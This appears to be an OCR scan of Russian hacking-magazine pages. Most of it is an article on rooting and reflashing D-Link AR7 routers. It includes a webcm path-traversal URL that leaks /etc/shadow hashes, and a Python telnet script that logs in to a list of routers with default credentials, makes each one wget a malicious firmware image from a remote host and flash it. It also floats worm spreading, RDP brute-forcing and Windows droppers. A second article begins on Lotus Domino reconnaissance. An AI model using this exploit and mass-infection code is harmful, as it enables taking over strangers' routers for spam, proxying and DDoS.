
Набор вполне вменяем, для нормального исследования и воплощения идей хватит. Следующим проснулся интерес к версии ядра:

```
# cat /proc/version
Linux version 2.4.17_mvl21-malta-mips_fp_le (root@xy)
(gcc version 2.95.3
20010315 (release/MontaVista)) #1 Thu Dec 28 05:45:00
CST 2006
```

Для справки: MontaVista — дистрибутив, ориентированный на встраиваемые системы. Подавляющее большинство производителей сетевого оборудования отдают предпочтение этой системе. Ее можно найти и

```
[omnissiah/vx][~]> ftp 192.168.1.199
220 ADAM2 FTP Server ready.
530 Please login with USER and PASS.
ftp> USER adam2
ftp> PASS adam2
ftp> SETENV autoload,1
ftp> SETENV autoload_timeout,8
ftp> SETENV my_ipaddress,192.168.1.1
ftp> bin
ftp> quote MEDIA FLSH
ftp> put fs.img "fs.img mtd0"
ftp> quote REBOOT
ftp> quit
```

Работа с роутером через FTP-сервер загрузчика adam2



Блок-схема чипа AR7

на других устройствах, например, в электронных книгах или сотовых телефонах.
Далее меня заинтересовала информация об архитектуре системы:

```
# cat /etc/versions
CUSTOMER=DLinkRU
MODEL=DSL-500T
VERSION=V3.02B01T01.RU.20061228
HTML_LANG=EN.302
BOARD=AR7VW
VERSION_ID=
CPUARCH_NAME=AR7
MODEL_ID=
FSSTAMP=20061228055253

# cat /proc/cpuinfo
processor              : 0
cpu model              : MIPS 4KEc V4.8
BogoMIPS               : 149.91
wait instruction       : no
microsecond timers     : yes
extra interrupt vector : yes
hardware watchpoint    : yes
VCED exceptions        : not available
VCEI exceptions        : not available
```

AR7 — это двухядерный чип, разработанный компанией TexasInstruments. Он содержит полноценный ADSL-роутер на одном чипе, поддерживающий стандарты ADSL1, ADSL2,ADSL2+. Основан на высокопроизводительном RISC процессоре MIPS 4KEc, с тактовой частотой 175 или 233 (в зависимости от технологии производства: 18 мкм или 13 мкм). Чип содержит на борту 2 UART-интерфейса, один из которых (UART_A) используется для вывода отладочной информации, а также EJTAG-интерфейс, служащий для отладки (прошивки) Flash-памяти. Об использовании этих интерфейсов будет рассказано далее.Напоследок я посмотрел сведения о памяти:

```
# cat /proc/mounts
/dev/mtdblock/0 / squashfs ro 0 0
none /dev devfs rw 0 0
proc /proc proc rw 0 0
ramfs /var ramfs rw 0 0

# cat /proc/mtd
dev:    size     erasesize  name
mtd0: 0034f000 00010000 "mtd0"
mtd1: 00090f70 00010000 "mtd1"
mtd2: 00010000 00002000 "mtd2"
mtd3: 00010000 00010000 "mtd3"
mtd4: 003e0000 00010000 "mtd4"
```

Естественно, не забыв про адреса блоков:

```
# cat /proc/ticfg/env | grep mtd
mtd0    0x900a1000,0x903f0000
mtd1    0x90010090,0x900a1000
mtd2    0x90000000,0x90010000
mtd3    0x903f0000,0x90400000
mtd4    0x90010000,0x903f0000
```

Из вышеописанного следовало, что Flash-память (/dev/mtdblock) имеет 5 блоков:
mtd0 — образ файловой системы SquashFs. Это специальная файловая система, находящаяся в сжатом состоянии и доступная только для чтения. Для сжатия используется алгоритм gzip, но в данном случае — LZMA (коэффициент сжатия выше). Размер этого блока равен 4 Мб.
mtd1 — этот блок содержит ядро MontaVista в сжатом LZMA алгоритмом состоянии, размер блока 600 Кб.
mtd2 — Bootloader ADAM2, выполняет загрузку ядра, так же имеет сервисный FTP-сервер для восстановления и перепрошивки. Подробнее о нем будет сказано далее. Размер блока равен 64 Кб.
mtd3 — поделен между конфигурационными данными и environment (переменные окружения) блоком, взглянуть на который можно в /proc/ticfg/env. Конфигурационные данные находятся в /etc/config.xml. Посредником между файловой системой блоком конфигурации является закрытая (как и все cm_*, управляющие, о них позже) программа cm_logic. Размер этого блока — также 64 Кб.
mtd4 — здесь содержится сигнатура прошивки, ядро и образ файловой системы. Используется этот блок при обновлении прошивки через Web-интерфейс. Первоначально она складируется в этот блок, потом проверяется контрольная сумма и, если сходится, записывается на свое новое место.
Оперативная память (в этой модели размером 16 Мб, но ADAM2 в этой модели видит только 14 Мб, лечится обновлением), смонтирована к директории /var, и ее спокойно можно использовать в наших целях:

```
# free
total    used     free     shared    buffers
Mem:     14276    10452    3824      0
```

Не забудем пробежаться по списку процессов. Из интересных здесь затаились демоны: thttpd — Web-server; dproxy, кэширующий DNS запросы proxy server; ddnsd — DNS daemon; pppd... –собственно daemon, реализующий подключение по протоколу PPP, а в пара-

```
# cat /dev/mtdblock/0 > /var/fs.img

[omnissiah/vx](~]> wget http://192.168.1.1/fs.img
[omnissiah/vx](~]> mkdir unpacked_fs
[omnissiah/vx](~]> unsquashfs fs.img unpacked_fs
[omnissiah/vx](~]> cp hell unpacked_fs/bin
[omnissiah/vx](~]> vim unpacked_fs/etc/progdefs.xml
```

Получение и распаковка прошивки

```
[omnissiah/vx](~]> mksquashfs unpacked_fs my_fs.img -noappend
[omnissiah/vx](~]> thttpd -g -d ~/ -u omnissiah -p 8888

# cd /var
# wget http://192.168.1.2/my_fs.img
# cat my_fs.img > /dev/mtdblock/0 && reboot
# hell
Mate.Feed.Kill.Repeat
```

Копирование прошивки на роутер и проба изменений

```
Nmap scan report for 10.52.0.194
Host is up (0.048s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
23/tcp open  telnet   D-Link DSL router telnetd
80/tcp open  http     D-Link DSL router http config
Service Info: Device: router
```

Nmap спокойно определяет модель роутера

```
# ps aux
PID  Uid     VmSize Stat Command
1 root       1284 S    init
2 root            S    [keventd]
3 root            R    [ksoftirqd_CPU0]
4 root            S    [kswapd]
5 root            S    [bdflush]
6 root            S    [kupdated]
7 root            S    [mtdblockd]
28 root      2792 S    /usr/bin/cm_pc
29 root      1656 S    /usr/sbin/dimp
31 root      1284 S    init
32 root      3716 S    /usr/bin/cm_logic -m /dev/ticfg -c /etc/config.xml
51 root      1184 S    /usr/sbin/thttpd -g -d /usr/www -u root -p 80 -c /cgi-bin/*
69 root       636 S    /sbin/dproxy -c /etc/resolv.conf -d
73 root       660 S    /usr/sbin/ddnsd
251 root     2672 S    /usr/sbin/pppd plugin pppoe nas0 linkname nas0 user **** password ****
258 root      780 S    /usr/sbin/udhcpd /var/tmp/udhcpd.conf
```

Список процессов запущенных на роутере

метрах мы видим данные учетной записи. Итак, если роутер не прикидывается шлангом (читай — не находится в режиме bridge), то можно с легкостью заполучить учетную запись.
Программы cm_* являются закрытыми и в состав исходных кодов входят уже скомпилированными (эти программы — также разработка TexasInstruments, на D-Link за несоблюдение лицензий ругаться не стоит).
cm_logic — программа управляющая логикой работы системы, через нее проходит конфигурация; производит синхронизацию /etc/config.xml с соответственной частью содержимого /dev/ticfg (указывающего на mtd3).
cm_cli — интерфейс командной строки для управления и конфигурации системы. Например, настройки подключений производятся через этот интерфейс.
cm_pc — выполняет запуск и мониторинг процессов, связи с правилами (например, запускать программу как демон, также в правила входит информация об открываемых портах) описанными в /etc/progdefs.xml; загружается сразу после ядра.
webcm — CGI-интерфейс, дыряв, например позволяет взглянуть на /etc/shadow, просто обратившись по URL.

```
http://192.168.1.1/../../../etc/shadow
```

Ничего не получил, thttpd не так прост, а вот если так:

```
http://192.168.1.1/cgi-bin/webcm?getpage=/etc/shadow
```

Другое дело. Это можно использовать для сбора информации, если нет доступа к ssh/telnet, но есть доступ к Web-интерфейсу.
firmwarecfg — используется для прошивки через Web-интерфейс. На вход этой программы, POST-запросом из Web-интерфейса передается образ, а она уже перенаправляет к Flash-памяти, предварительно проверив контрольную сумму образа.
На этом сбор первичной информации закончен, пора переходить к решительным действиям.

УСТАНОВКА СРЕДСТВ РАЗРАБОТКИ И КОМПИЛЯЦИЯ ПРОШИВКИ

Прошивки роутеров D-Link (да и всех остальных, основанных на GNU/Linux) распространяются под лицензией GPL, получить их можно на официальном FTP-сервере. На самом деле можно выбрать любую из списка предложенных прошивок, они одинаковы (касательно Т-серии). В поставке — исходники ядра, окружения, необходимых инструментов и toolchain для разработки/компиляции существующих программ. Его следует распаковать в корень и добавить в переменную окружения PATH путь до bin-директории toolchain`a:

```
$ tar xvf tools.tgz
$ export PATH=$PATH:/opt/<toolchain_path>
```

Теперь, чтобы скомпилировать свою собственную прошивку, заходим в директорию с исходными кодами и выполняем этот самый make.

```
$ cd DSL/TYLinuxV3/src && make
```

Будет заданно множество вопросов о включении поддержки устройств (лучше ответить на них положительно). По окончании компиляции в директории TYLinuxV3/images будут созданы образы прошивки. Также можно запустить скрипт, одноименный с твоей моделью из директории /TYLinuxV3/src/scripts.
Пару слов о передаче файлов между роутером и компьютером. Самый первый способ, который я применил — возможность передачи файлов по протоколу SSH, используя для этого программу scp. Но чуть позже я узнал, что mc (Midnight Commander) также имеет возможность соединяться по SSH (Panel → Shell connection). Как вариант, можно поднять на своем рабочем месте Web- или FTP-сервер. Позже я отдал предпочтение Web-серверу, ибо работает он наиболее резво. Установил я thttpd, маленький и быстрый, как и на роутере. Запускаем у себя и стягиваем на роутер файл, предварительно перейдя в директорию /var (она, как говорилось ранее, доступна для записи).

```
$ thttpd -g -d ~/ForRouter -u user -p 8080
# cd /var
# wget http://192.168.1.2/file
```

Чтобы стянуть файл с роутера, можно также поднять web-сервер:

```
# thttpd -g -d /var -u root -p 8080
```


Обрати внимание, если ты хочешь скачать с роутера исполняемый файл, следует убрать права на запуск. При скачивании большого количества файлов с роутера лучше использовать mc, не нужно будет предварительно копировать файлы в /var и убирать права, а после — удалять эти файлы для освобождения места. В общем, дело вкуса, выбирай любой вариант, который тебе удобен.

СОЗДАНИЕ СВОЕЙ ПРОГРАММЫ

Начнем, конечно же, с классики программирования — HelloWorld. Каких-то особых правил нет. Текст программы до боли знакомый:

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    printf("Mate.Feed.Kill.Repeat.");
```



Разъем JTAG

Работа с роурером через JTAG-интерфейс




Схема JTAG-адаптера

```
return 0;
}
```

Компилируем (путь до toolchain'а должен быть указан в переменной окружения PATH):

```
$ mips_fp_le-gcc hell.c -o hell
$ mips_fp_le-strip -s hell
```

Далее, копируем программу на роутер в директорию /var, устанавливаем права на запуск и запускаем:

```
# cd /var
# chmod +x hell
# ./hell
```

И... ничего не произойдет, либо вывалится оповещение path not found. В чем же дело? Я ранее уже говорил про cm_pc — эта программа запускает другие в соответствии с правилами, описанными в /etc/progdefs.xml. Вот и пришло время модифицировать и прошивать образы файловой системы.

МОДИФИКАЦИЯ ФАЙЛОВОЙ СИСТЕМЫ

Для того, чтобы модифицировать файловую систему, ее для начала надо распаковать. Как я уже упоминал, файловая система здесь — SquashFs с патчем LZMA. В пакет для разработки прошивок входит только програма mksquashfs (для создания образа), unsquashfs (для распаковки) отсутствует. Но это не беда, все доступно на сайте файловой системы, нужна нам именно первая версия. Наложив LZMA-патч и собрав утилиты, откладываем их в удобное место. Для начала получим образ файловой системы с роутера:

```
# cat /dev/mtdblock/0 > /var/fs.img
```

И скачать удобным способом.
Далее, распаковываем образ:

```
$ mkdir unpacked_fs
$ unsquashfs fs.img unpacked_fs
```

Теперь можно модифицировать как угодно, а угодно нам скинуть FuckTheWorld в директорию /bin и добавить правило для запуска в /etc/progdefs.xml.

```
$ cp hello unpacked_fs/bin
$ vim unpacked_fs/etc/progdefs.xml
```

А добавляем вот что (между тэгами <progdefs></progdefs>):

```
<program>
    <name>hell</name>
    <path>/bin/hell</
name>
</program>
```

Сохраняем и запаковываем обратно:

```
$ mksquashfs unpacked_fs my_fs.img -noappend
```

Следует обратить внимание, что образ файловой системы не должен превышать допустимых размеров. Если тебе приспичило что-то срочно испробовать, и оно не помещается, удали из образа что-нибудь «ненужное» вида grep, whoami, или же воспользуйся упаковщиком исполняемых файлов UPX. Теперь загружаем на роутер образ и переходим к следующему разделу.

ЗАПИСЬ ОБРАЗА ФАЙЛОВОЙ СИСТЕМЫ

Способ прошивки роутера очень прост, заключается он в обращении к устройству /dev/mtdblock/*. Итак, заливаем на роутер любым удобным способом образ файловой системы и производим сие нехитрое действие:

```
# cat my_fs.img > /dev/mtdblock/0 && reboot
```

или

```
# cp my_fs.img /dev/mtdblock/0 && reboot
```

Через некоторое время, когда пройдет процесс записи, роутер перезагрузится, и изменения вступят в силу. Пробуем запустить наш пример:

```
# hell
Mate.Feed.Kill.Repeat.
```

Получилось! Превосходно. Идем дальше.

СПОСОБЫ ВОССТАНОВЛЕНИЯ В СЛУЧАЕ НЕУДАЧИ

Прежде чем прошивать роутер более серьезными «поделками» следует узнать, как же действовать в критических случаях, когда маршрутизатор отказывается загружаться. Безвыходных ситуаций нет. На помощь приходит ADAM2 FTP-сервер. Для начала следует запустить FTP-клиент на IP-адрес ADAM2, который можно подглядеть в /proc/ticfg/env (параметр my_ipaddress).
Далее следует включить роутер с зажатой кнопкой reset, и через некоторое мгновение появится приглашение.

```
$ ftp 192.168.1.199
```



links

Материалы, посвященные MIPS- и ADAM-архитектуре:

- ftp.dlink.ru/pub/ADSL/GPL_source_code/
- sensi.org/%7Ealec/mips/adam2_app.tgz langens.eu/tim/ea/mips_en.php
- mrc.uidaho.edu/mrc/people/jff/digital/MIPSir.html
- mips.com/products/processors/hard-ip-cores/4kec-hard-ip-cores/
- routertech.org5




Схема UART-адаптера

```
220 ADAM2 FTP Server ready.
530 Please login with USER and PASS.
```

Для наглядности можно включить отладочный режим, тогда будут выводиться вся информация и все ответы FTP:

```
ftp> debug
```

Логин/пароль — adam2/adam2. Процесс перепрошивки очень прост. Для начала переводим сессию FTP в бинарный режим:

```
ftp> bin
```

Далее выбираем Flash-память для записи:

```
ftp> quote MEDIA FLSH
```

Теперь отправляем, например, образ файловой системы и указываем место назначения:

```
ftp> put fs.img "fs.img mtd0"
```

Ждем окончания записи, перезагружаем роутер, выходим из сессии:

```
ftp> quote REBOOT
ftp> quit
```

Все! Как видишь, нет ничего сложного, теперь если что-то пойдет не так, ты всегда можешь исправить ситуацию.
Для удобства работы, следует дать нормальный IP-адрес, включить автоматическую загрузку (чтобы с reset'ом не плясать) и немного увеличить время ожидания подключения перед загрузкой ядра. Все эти параметры хранятся в переменных окружения, есть специальные команды FTP ADAM2: GETENV и SETENV (для получения и установки переменной соответственно). В сессии FTP вводим следующие команды:

```
ftp> SETENV autoload,1
ftp> SETENV autoload_timeout,8
ftp> SETENV my_ipaddress,192.168.1.1
ftp> quote REBOOT
ftp> quit
```


Роутер перезагружается и можно зайти на ADAM2 по 192.168.1.1:21. Если появится желание перепрошить образ ядра, и ядро откажется загружаться, FTP запустится сам. Перед прошивкой модифицированными образами обязательно следует сохранить текущие для восстановления. Вообще, сменить переменные окружения можно и через /proc/ticfg/env, мне просто захотелось рассказать больше о работе с FTP.

```
# echo my_ipaddress 192.168.1.1 > proc/ticfg/env
```

А проверить изменения можно так:

```
# cat /proc/ticfg/env | grep my_ipaddress
```

Что делать, если ты захотел попробовать перепрошить загрузчик, и как действовать в случае неудачи? Либо роутер по каким-то причинам не



Фотография UART-интерфейса

запускается, и нет доступа к ADAM2? Выход есть — JTAG, а точнее, в этом чипе присутствует EJTAG (расширенная версия). Это интерфейс для внутрисхемной отладки\программирования.
Для подключения к этому интерфейсу нам понадобится LPT-порт компьютера, разъемы и 4 резистора. Схема простейшая.
Спешу заметить, что прошивка через JTAG — дело не быстрое, займет достаточно много времени. Так что использовать стоит только для восстановления загрузчика, если даже он не работает. Для общения по JTAG следует использовать специальную программу, например UrJTAG. Ниже приведен пример работы по этому интерфейсу. Установка связи:

```
jtag> cable parallel 0x378 DLC5
jtag> detect
```

Обнаружение Flash-памяти:

```
jtag> detectflash 0x30000000 1
```

Чтение Flash-памяти:

```
jtag> readmem 0x30000000 0x400000 fullflash.img
```

Запись в память (загрузчика):

```
jtag> flashmem 0x30000000 adam2.img
```

Полезно также знать об UART-интерфейсе (ранее я обещал о нем рассказать). В UART_A отчитывается, то есть ведет лог загрузчик (на ранней стадии загрузки с ним можно и пообщаться) и ядро. При написании модифицированных ядер это незаменимо для отладки. UART — Universal Asynchronous Receiver/Transmitter (универсальный асинхронный приемопередатчик) почти всегда присутствует на микроконтроллерах.
Схема адаптера очень проста. Базируется лишь на одной микросхеме — преобразователе уровней TTL: MAX232 для COM и FT232R для USB. Микросхемы достаточно распространены и проблем с покупкой не будет.
Схема собирается на макетной плате (которую спокойно можно поместить в корпус разъема COM-порта) за 20 минут и приносит море пользы. Например, при отладке ядра это абсолютно незаменимое решение. А если с электроникой туго? Выходом являются USB-шнуры для старых телефонов, на них как раз стоит преобразователь UART — USB.

```
|---<service>
|---|---<name>ssh</name>
|---|---<enable>yes</enable>
|---|---<protocol>tcp</protocol>
|---|---<port>22</port>
|---|---<listen>0.0.0.0</listen>
|---|---<max>2</max>
|---|---<program>dropbear</program>
|---</service>
|---<program>
|---|---<name>hell</name>
|---|---<path>/bin/hell</path>
    </program>
</progdefs>
~
progdefs.xml [xml][+]
-- VISUAL LINE --
```

Добавление правила запуска нашей программы в progdefs.xml с помощью редактора vim.

НЕКОТОРЫЕ ИДЕИ РАСПРОСТРАНЕНИЯ

Свой прокси\сокс на чужом роутере — это здорово. Как, собственно, и спамящий по всем протоколам маршрутизатор. Это тебе не компьютер с Windows, которую переставляют каждый месяц :). Роутеры часто не меняют и не перепрошивают. Да и кому кроме нас взбредет в голову сама идея инфицирования роутера?

Не забывай, под контролем у нас весь трафик от пользователя/сети. На более мощных роутерах уже и DDOS-бота возможно повесить. Спрятать файл/скрыть процесс, перехватывать запись в mtd-блоки исключив затирание нашей программы — все, что угодно!

Допустим, ты собрался взяться за написание серьезной программы для роутера. Важна очень хорошая отладка, наверняка придется кучу раз переписывать/восстанавливать образы... Это очень грустная перспектива. Даже руки немного опускаются, если еще и учесть, что ресурс перезаписи у Flash-памяти невелик (подробнее в документации к микросхеме памяти), и есть перспектива угробить ее. Но выход есть! Qemu может эмулировать AR7! Ты представляешь, какие это дает возможности и безграничное удобство? Теперь нам ничего не мешает написать что-то невероятно классное!

Итак. Ты написал программу, проверил на своем или 1-2 чужих роутерах, но ведь еще вся сеть впереди, вручную заражать муторно, на 10-м роутере уже начинаешь проклинать весь мир, и плывет в глазах от верениц "cat" и "mtd". Напишем программу для автоматизации этих рутинных действий. Я выбрал язык python.

План работы таков:

- составляем список роутеров, например, с помощью nmap;
- скрипт должен брать из списка по порядку IP-адреса, заходить через telnet со стандартным логином\паролем;
- далее те самые действия: закачиваем модифицированный образ, перезаписываем, перезагружаемся.


```
#!/usr/bin/env python
#Encode=UTF-8

import telnetlib,time

SERVER="http://anyhost.com/fs.image"

for addr in open("iplist.txt"):
    telnet = telnetlib.Telnet(addr)
    telnet.set_debuglevel(1)
    telnet.read_until("login:")
    time.sleep(5)

    telnet.write("admin\n")
    telnet.read_until("Password:")
```




```
root:vWgZxdxLZUupk:0:0:root:/:/bin/sh
admin:vWgZxdxLZUupk:0:0:root:/:/bin/sh
```

Webcm показывает секреты

```
    telnet.write("admin\n")
    telnet.read_until("#")
    telnet.write("cd /var && wget " + SERVER)
    telnet.read_until("#")
    telnet.write("cat fs.image > /dev/mtdblock/0")
    telnet.read_until("#")
    telnet.write("reboot")
    telnet.close()
```

Логика работы скрипта очень далека от идеала, сейчас поясню, почему. Для начала следует проверять версию прошивки/ядра и модель роутера, ибо могут быть серьезные отличия в работе. Далее, вместо заготовок прошивок следует выкачивать образ файловой системы с роутера, распаковывать, модифицировать и отправлять обратно. Это исключит проблемы, возникающие с совместимостью в разных моделях/версиях прошивок, ведь устойчивость работы для тебя — самое главное. Также вирус может иметь функции червя, и, если есть желание, всегда можно прикрутить к нему сканер сети, брутфорс для RDP и подобные фишки.

Есть еще один замечательный способ распространения. Ничего не мешает написать программу под Windows, которая будет иметь при себе (либо скачивать со своего сервера) образ файловой системы и заражать им роутер, если он присутствует. Распространять эту программу всеми «стандартными» способами: съемные накопители, эксплойты под программы, заражение других программ... Комбинируя эти способы, можно устроить серьезную пандемию. Ты только представь себе эту картину — ведь подобные устройства распространены повсеместно.

ЗАЩИТА РОУТЕРА


Раскопав все это, я подумал: как же можно защитить роутер? А то, глядишь, и сам попаду. Первым делом следует сменить пароль пользователей на более сложный и длинный (ограничение — 8 символов), сменить баннеры и приветствия сервисов (hex-редактором, либо, что предпочтительнее, перекомпилировать программы), дабы nmap или другие сканеры не могли определить версии сервисов.

Также следует сменить порты, на которых висят демоны. Делается это путем модификации progdefs.xml. Убить telnet (к нему проще всего подобрать пароль, да и протокол незащищенный, зачем он нам), включить firewall, разрешить подключение к сервисам только с собственного IP- или MAC-адреса. Также используй firewall для защиты сети или компьютера, не зря ведь он присутствует. Грамотная настройка правил всегда поможет защититься.

ЗАКЛЮЧЕНИЕ

Многие, не только D-Link-роутеры и прочие подобные устройства построены на чипе AR7, в список входят Acorp, NetGear, Linksys, Actionec... Довольно популярен этот AR7 вместе с MontaVista. Отсюда следует, что, используя тот же toolchain, без особых проблем можно провести действия, описанные в статье.

Задумайся: помимо вредоносных действий можно сделать и полезное/приятное себе и другим (не спорю, удовольствие от взлома заменить невозможно, но все же). Можно делать свои прошивки, например, более мощные роутеры, сособные качать/раздавать торренты... Все модели имеют USB 1.1-интерфейс, но в младших моделях он не распаян. Добавить к ядру USB-модуль и драйвер файловой системы, снабдить роутер Flash-памятью — и в итоге получится этакое сетевое хранилище за небольшие деньги. Вариантов масса, а идеи должны возникать тысячами — не ограничивай себя, твори и созидай! ⌶



«Александр «sh2kerr» Поляков dsecrg.ru

Тотальная Доминация

ЛОМАЕМ LOTUS DOMINO

Привет всем читателям. На этот раз я немного уйду в сторону от Oracle и расскажу про другое, не менее распространенное в корпоративной среде приложение — Lotus Domino. Domino — это такое огромное клиент-серверное приложение, совмещающее в себе и почтовую систему, и систему документооборота, и LDAP-хранилище, и еще множество всего, где может храниться полезная информация.

ОПИСАНИЕ

IBM Lotus Domino Server — сервер приложений системы Lotus, который предоставляет ряд сервисов и может использоваться для построения корпоративных систем электронного документооборота, которая имеет в своем составе большой набор модулей. Основные из них: почтовый сервер, HTTP-сервер и сервер баз данных. Так как в большинстве случаев во внешнюю сеть выставлен HTTP-сервер, то на его уязвимостях мы сосредоточим внимание. Проводить все грязные опыты будем на последней версии Lotus Domino 8.5.1 под Windows.

ГДЕ ОБИТАЮТ ЛОТУСЫ?


Собственно, для обнаружения в сети Web-сервера Lotus (Lotus Domino httpd) можно воспользоваться сетевым сканнером Nmap со следующими параметрами:

```
Nmap -sV 172.212.13.0.24 -p 80

Nmap scan report for 172.212.13.13
Host is up (0.017s latency).
Not shown: 65533 filtered ports
```



Так выглядит стартовая страница Lotus Domino



Так выглядит исходный код страницы с хэшем пароля

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Lotus Domino httpd
```

Судя по описанию, мы наткнулись на один из серверов Lotus, но для верности лучше проверить. Для того, чтобы убедиться, что это точно Lotus Domino httpd, можно обратиться по адресу: http://servername/homepage.nsf. Если мы увидим красивое окошко с номером версии, то, вероятнее всего, мы наткнулись на то, что искали.
На самом деле гораздо эффективнее будет воспользоваться методикой Google Hack и найти множество Lotus-серверов в интернете, используя простейший запрос inurl:homepage.nsf. В результате этого запроса нам откроются ссылки на тысячи потенциальных серверов Lotus. Сразу предупрежу тебя, чтоб ты даже не пытался тренироваться на этих серверах, так как у Лотуса очень навороченная и удобная система протоколирования всех запросов, и вычислить злоумышленника не составит труда.

ОСМОТР ПАЦИЕНТА

Итак, начнем анализ подопытного. Обычно при попытке обращения к корневой директории Lotus-сервера мы получаем окошко с запросом аутентификации, что сразу же отпугивает неопытных хакеров. Очень вероятно, что администратор установил запрос аутентификации только на обращение к корневой папке, а все остальные ресурсы остались открыты. Что же там могут быть за ресурсы, и чем они нам полезны?

ЗАГАДОЧНЫЙ .NSF

Если кратко, то Lotus хранит всю информацию в контейнерах собственного формата с расширением nsf. Данный контейнер представляет собой набор данных и формат их представления. Если говорить проще, то каждый nsf ресурс — это небольшой отдельный сайт со своей базой данных. Собственно, этих самых nsf-файлов может быть на сервере огромное количество, причем как стандартных, так и разработанных специально под нужды компании. Вот список наиболее популярных nsf-файлов, которые могут присутствовать:

```
/names.nsf
/admin4.nsf
/admin.nsf
/alog.nsf
/domlog.nsf
/catalog.nsf
/certlog.nsf
/dba4.nsf
/homepage.nsf
/log.nsf
```

Про остальные файлы ты можешь узнать, скачав, к примеру, утилиту dominohunter, к которой прилагается список стандартных nsf-файлов. Ко всем этим файлам есть описания, и во многих из них есть интересные нам данные, но начнем мы с самого главного файла — names.nsf.
Данный ресурс представляет собой полную базу данных по сотрудникам, их почтовым адресам и по множеству другой полезнейшей информации, такой как: версии ОС пользователей, версии программного обеспечения Lotus Notes и прочие данные. А знаешь, что самое интересное? Этот ресурс на большинстве серверов доступен анонимному пользователю!
Векторов дальнейшей атаки на самом деле огромное множество, учитывая то, что у нас есть такая интересная информация. Вот лишь часть из них.

